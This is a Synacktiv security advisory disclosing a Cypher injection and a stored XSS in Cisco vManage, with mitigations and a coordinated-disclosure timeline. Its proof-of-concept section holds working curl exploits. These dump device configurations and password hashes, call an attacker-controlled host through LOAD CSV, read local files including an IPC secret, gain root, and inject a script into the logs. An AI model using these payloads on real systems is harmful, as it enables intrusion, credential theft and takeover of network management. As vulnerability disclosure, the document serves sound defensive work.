SYNACKTIV
DIGITAL SECURITY

Neo4j injection and stored Cross-Site Scripting (XSS) in Cisco vManage

Security advisory

25/03/2020

Julien Legras
Thomas Etrillard

Vulnerability description

The Viptela *vManage* dashboard

SD-WAN is a software-defined approach to managing the wide-area network, or WAN.

The Cisco SD-WAN fabric is based on the Viptela solution, which has four main components. Each of these components have a very specific role:

- *vManage* – Management Dashboard.
- *vEdge* – The edge router at branches.
- *vBond* – The Orchestrator.
- *vSmart* – The Controller.

vManage is a GUI based Network Management System that handles the Management Plane. *vManage* is a single pane of glass that gives various key stats. Operations team uses *vManage* for doing day to day operational activities e.g. code upgrades.

The issue

Synacktiv identified two vulnerabilities:

- a *Cypher* query injection inside the *vManage* application;
- a Stored Cross-Site Scripting (XSS) in *vManage* application logs.

Affected versions

According to Cisco advisory, all versions < 19.2.2 are vulnerable.

Mitigation

Cypher query injection inside the vManage application

Use parameterized queries and variable binding. These features could be implemented using the *Statement* class offered by the Java *Neo4j* driver.

Set the *dbms.directories.import* to a value that won't disclose any sensitive files.

Stored Cross-Site Scripting (XSS) in *vManage* application logs

Any data originating from users or external sources and incorporated into the server's response has to be correctly encoded before being displayed back.

Encode data only at the very end of the chain, to prevent any alteration by another software component after its sanitization. Encoding has to be performed depending on the context where user's data is being inserted: HTML tag, attribute, CSS, etc.

Timeline

Date	Action
23/09/19	Vulnerabilities details sent to psirt@cisco.com
25/09/19	Reply from Cisco
30/09/19	Agreed on 90 days before disclosure
22/10/19	Cisco asked to delay the disclosure to mid or late January 2020
09/01/20	Cisco asked for additionnal 90 days delay
10/01/20	Agreed for additionnal 60 days delay
18/03/20	Security advisories (CSCvr42496 & CSCvs09263) and SD-WAN Software version 19.2.2 released https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20200318-vmanage-xss https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20200318-vmanage-cypher-inject

Technical description and proof-of-concept

Cypher query injection inside the vManage application

The *vManage* dashboard web application injects data into a *Cypher* query in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query. This allows an attacker to send crafted data to the application and modify the original query's behavior leading to sensitive data disclosure such as device configuration and local files.

Authenticated, a vulnerable endpoint has been found while browsing the source code, and can also be found in a black-box approach thanks to errors message that can be triggered by accessing the following URL *https://vmanage-XXXXXX.viptela.net/dataservice/group/devices?groupId=test\'*

```
HTTP/1.1 500 Internal Server Error
Cache-Control: no-cache, no-store, must-revalidate
X-Frame-Options: DENY
Date: Mon, 02 Sep 2019 07:27:11 GMT
Connection: close
Vary: Accept-Encoding
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Type: application/json
Content-Length: 1927

Invalid input ''': expected whitespace, '.', node labels, '[', "=~", IN, STARTS, ENDS,
CONTAINS, IS, '^', '*', '/', '%', '+', '-', '=', "<>", "!=", '<', '>', "<=", ">=", AND,
XOR, OR or ')' (line 1, column 120 (offset: 119))
"MATCH (n:vmanagedbDEVICENODE)  with n  match (n)-[xa1:vmanagedbDEVICE]->(a1) with n, a1,
xa1 match (n)  WHERE ('test\\'' IN n.`groupId` and n.`device-model` <> 'vedge-ccm') RETURN
n.`deviceId` as `deviceId` ,n.`system-ip` as `system-ip` ,n.`host-name` as `host-
name` ,n.`reachability` as `reachability` ,n.`status` as `status` ,n.`personality` as
`personality` ,n.`device-type` as `device-type` ,n.`timezone` as `timezone` ,n.`device-
groups` as `device-groups` ,n.`lastupdated` as `lastupdated` ,n.`bfdSessionsUp` as
`bfdSessionsUp` ,n.`domain-id` as `domain-id` ,n.`board-serial` as `board-
serial` ,n.`certificate-validity` as `certificate-validity` ,n.`max-controllers` as `max-
controllers` ,n.`uuid` as `uuid` ,n.`bfdSessions` as `bfdSessions` ,n.`controlConnections`
as `controlConnections` ,n.`device-model` as `device-model` ,n.`version` as
`version` ,n.`connectedVManages` as `connectedVManages` ,n.`site-id` as `site-
id` ,n.`ompPeers` as `ompPeers` ,n.`latitude` as `latitude` ,n.`longitude` as
`longitude` ,n.`isDeviceGeoData` as `isDeviceGeoData` ,n.`platform` as
`platform` ,n.`uptime-date` as `uptime-date` ,n.`statusOrder` as `statusOrder` ,n.`device-
os` as `device-os` ,a1.`validity` as `validity` ,n.`state` as
`state` ,n.`state_description` as `state_description` ,n.`model_sku` as
`model_sku` ,n.`local-system-ip` as `local-system-ip` ,n.`total_cpu_count` as
`total_cpu_count` ,n.`linux_cpu_count` as `linux_cpu_count` ,n.`testbed_mode` as
`testbed_mode` ,n.`layoutLevel` AS `layoutLevel`,n.`asc` AS `asc` order by `layoutLevel`
ASC,`asc` ASC,`host-name` ASC  "
```

This behavior can be explained by reviewing the source code of the endpoint (*classes/com/viptela/vmanage/server/group/DeviceGroupRestfulResource.java*), which uses the *listDevicesForAGroup* function, with *groupId* as a parameter:

```
@GET
@Produces({"application/json"})
@Path("devices")
@ApiOperation(value="Retrieve devices in group", notes="Retrieve devices in group")
@ApiResponses({@com.wordnik.swagger.annotations.ApiResponse(code=200, message="Success"),
```

```
@com.wordnik.swagger.annotations.ApiResponse(code=400, message="Bad Request"),
@com.wordnik.swagger.annotations.ApiResponse(code=403, message="Forbidden"),
@com.wordnik.swagger.annotations.ApiResponse(code=500, message="Internal Server Error")})
@RolesAllowed({"default"})
public Response listGroupDevices(@ApiParam(value="Group ID", required=true)
@QueryParam("groupId") String groupId, @ApiParam("ssh") @QueryParam("ssh")
@DefaultValue("false") boolean ssh)
{
 try
 {
   JsonArray deviceArray;
   JsonArray deviceArray;
   if (applicationComponent().serverConfiguration().isMultiTenant()) {
     Collection<DeviceType> allowedPersonality =
DeviceDAO.findAllowedPersonality(userSessionMode());
     deviceArray = tenantComponent().groupDAO().listDevicesForAGroup(groupId, allowedPersonality);
   } else {
     deviceArray = tenantComponent().groupDAO().listDevicesForAGroup(groupId, null);
   }
```

Reviewing the method *listDevicesForAGroup* (*classes/com/viptela/vmanage/server/group/GroupDAO.java*), all single quotes of the *groupId* parameter are escaped with a backslash ('\'). However, when adding another backslash, the former quote is not escaped anymore, and the *groupId* is then concatenated to the query:

```
public JsonArray listDevicesForAGroup(String groupId, Collection<DeviceType>
allowedPersonality)
{
  groupId = groupId.replace("'", "\\'");
  VGraphDataStore dataStore = getDatabaseManager().getGraphDataStore();Throwable
localThrowable3 = null;
  try {
    DBQueryBuilder queryBuilder = dataStore.createQueryBuilder();
    DeviceConstants.addQueryProperties(queryBuilder, "deviceId, system-ip, host-name,
reachability, status, personality, device-type, timezone, device-groups, lastupdated,
bfdSessionsUp, domain-id, board-serial, certificate-validity, max-controllers, uuid,
bfdSessions, controlConnections, device-model, version, connectedVManages , site-id,
ompPeers, latitude, longitude, isDeviceGeoData, platform, uptime-date, statusOrder, device-
os, out('Device')[0].validity as validity , state, state_description, model_sku, local-
system-ip, total_cpu_count, linux_cpu_count, testbed_mode ");
    queryBuilder.vertexLabel(new
SimpleVertexLabel(super.findVertexAndEdge("Device").getClassName()));
    queryBuilder.has(groupId, Operator.IN, "groupId");
    queryBuilder.has("device-model", Operator.NOT_EQUAL, DeviceModelName.CCM.getName());
```

An attacker could retrieve sensitive data, such as the configuration of devices and passwords hashes.

For instance, authenticated as a user with the least privileges, it is possible to dump the configuration of all the devices managed by the *vManage* using the following query:

```
$ curl -kis -b $'JSESSIONID=7A[...]b' $'https://vmanage-
xxxxx.viptela.net/dataservice/group/devices?groupId=/dataservice/group/devices?
groupId=test\\\'<>\"test\\\\\")%20RETURN%20n%20UNION%20MATCH%20(n)%20WHERE%20labels(n)
[0]%20%3D%20\"vmanagedbSYSTEMDEVICESNODE\"%20RETURN%20n//%20'

HTTP/1.1 200 OK
[...]
            "globalState": "normal",
            "deviceConfigurationRfs": "no config \nconfig\n  viptela-system:system\n
personality           vmanage\n   device-model          vmanage\n   chassis-number
289296xxxxx0984bcb\n   host-name             vManage\n   system-ip             1.1.1.4\n
```

```
site-id              xxxxxx\n   admin-tech-on-failure\n   sp-organization-name
\"jexxx2\"\n   organization-name     \"jexxxx2\"\n   vbond vbond-xxxxx.viptela.net\n   aaa\
n    auth-order local radius tacacs\n    usergroup basic\n     task system read write\n
task interface read write\n    !\n    usergroup netadmin\n    !\n    usergroup operator\n
task system read\n     task interface read\n     task policy read\n     task routing read\n
task security read\n    !\n    user admin\n     password $6$v3xA1mMIxxxxxxxxxxJQJxpEfU5oxXH1\
n     !\n     user viptelatac\n    password    $6$x9uCYqdxxxxxxxxTa54Gm3BE1\n      description
viptelatac
```

Moreover, the *Cypher* query language provides the *LOAD CSV* clause that can be used to trigger requests on remote or local loop, for instance, the following URL will trigger an HTTP request on a host belonging to Synacktiv, along with the data:

```
$ curl -ks -b 'JSESSIONID=XXXX' $'JSESSIONID=XXXX'     $'https://vmanage-xxxxx.viptela.net/
dataservice/group/devices?groupId=test\\\'<>\"test\\\\\")
+RETURN+n+UNION+LOAD+CSV+FROM+\"http%3a//sc89bh0uzi86883zeezrpqtodfj57u.attacker-
controlled.tld\"+AS+n+RETURN+n+//+' | jq -r .data[0].n[]
<html><body>9r0z5rg1gsunj37d5irwqczjigz</body></html>
```

The received request was sent from the *vManage* server:

```
GET / HTTP/1.1
User-Agent: NeoLoadCSV_Java/1.8.0_162
Host: sc89bh0uzi86883zeezrpqtodfj57u.attacker-controlled.tld
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

In addition, thanks to a misconfiguration of the *Neo4j* server (the *dbms.directories.import* setting has been commented out inside the configuration), it is possible to retrieve the content of local files such as */etc/password*:

```
$ curl -ks -b 'JSESSIONID=XXXX' $'JSESSIONID=XXXX'     $'https://vmanage-xxxxx.viptela.net/
dataservice/group/devices?groupId=test\\\'<>\"test\\\\\")
+RETURN+n+UNION+LOAD+CSV+FROM+\"file:///etc/passwd\"+AS+n+RETURN+n+//+' | jq -r '.data[] | (.n
| join(","))'
root:x:0:0:root:/home/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
[...]
```

Since the *Neo4j* instance runs as the *vmanage* user, it is possible to access some sensitive files, like the */etc/confd/confd_ipc_secret* file, which contains the secret used to interact with the *confd* daemon:

```
vManage:~$ ps aux | grep neo4j
vmanage    3224  0.3  8.8 12575408 2830124 ?    Sl   Aug13  86:31 /usr/bin/java -cp
/var/lib/neo4j/plugins:/var/lib/neo4j/conf:/var/lib/neo4j/lib/*:/var/lib/neo4j/plugins/* -
server -Xms2g -Xmx2g -XX:+UseG1GC -XX:-OmitStackTraceInFastThrow -XX:+AlwaysPreTouch -XX:
+UnlockExperimentalVMOptions -XX:+TrustFinalNonStaticFields -XX:+DisableExplicitGC -
Djdk.tls.ephemeralDHKeySize=2048 -Dunsupported.dbms.udc.source=tarball -Dfile.encoding=UTF-
8 com.neo4j.server.enterprise.CommercialEntryPoint --home-dir=/var/lib/neo4j --config-dir=/
var/lib/neo4j/conf

vManage:~$ ls -al /etc/confd/confd_ipc_secret
-rw-r----- 1 vmanage vmanage 20 Jul 19 18:00 /etc/confd/confd_ipc_secret

attackerbox:~ $ curl -ks -b 'JSESSIONID=XXXX' $'JSESSIONID=XXX'     $'https://vmanage-
xxxxxx.viptela.net/dataservice/group/devices?groupId=test\\\'<>\"test\\\\\")
+RETURN+n+UNION+LOAD+CSV+FROM+\"file:///etc/confd/confd_ipc_secret\"+AS+n+RETURN+n+//+' | jq -r
'.data[] | (.n | join(","))'
407863949-1412887518
```

Then, provided a SSH access on the *vManage* server, it is possible to reuse this secret to obtain *root* privileges, using the *confd_cli_user* binary (retrieved from the image of the firmware):

```
vManage:~$ echo -n "407863949-1412887518" > /tmp/ipc_secret
vManage:~$ export CONFD_IPC_ACCESS_FILE=/tmp/ipc_secret
vManage:~$ /tmp/confd_cli_user -U 0 -G 0
Welcome to Viptela CLI
admin connected from 127.0.0.1 using console on vManage
vManage# vshell
vManage:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Stored Cross-Site Scripting (XSS) in vManage application logs

Authenticated, when using the API to retrieve logs, the HTML elements present in the page are not encoded, furthermore, the *Content-Type* returned by the server is *text/html*, thus leading to JavaScript execution inside user's browser.

The following URL will poison the log: *https://vmanage-xxxxx.viptela.net/dataservice/util/logfile/appserver/lastnlines?lines=1%3Cscript%3Ealert(1)%3C/script%3E*.

When accessed, the payload will be executed:

```
HTTP/1.1 200 OK
Connection: close
Vary: Accept-Encoding
Cache-Control: no-cache, no-store, must-revalidate
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: DENY
Content-Type: text/html
Date: Fri, 30 Aug 2019 13:29:48 GMT

[...]
Caused by: java.lang.NumberFormatException: For input string: "1<script>alert(1)</script>"
    at java.lang.NumberFormatException.forInputString(NumberFormatException.java:65)
[rt.jar:1.8.0_162]
    at java.lang.Integer.parseInt(Integer.java:580) [rt.jar:1.8.0_162]
```



Illustration 1: XSS result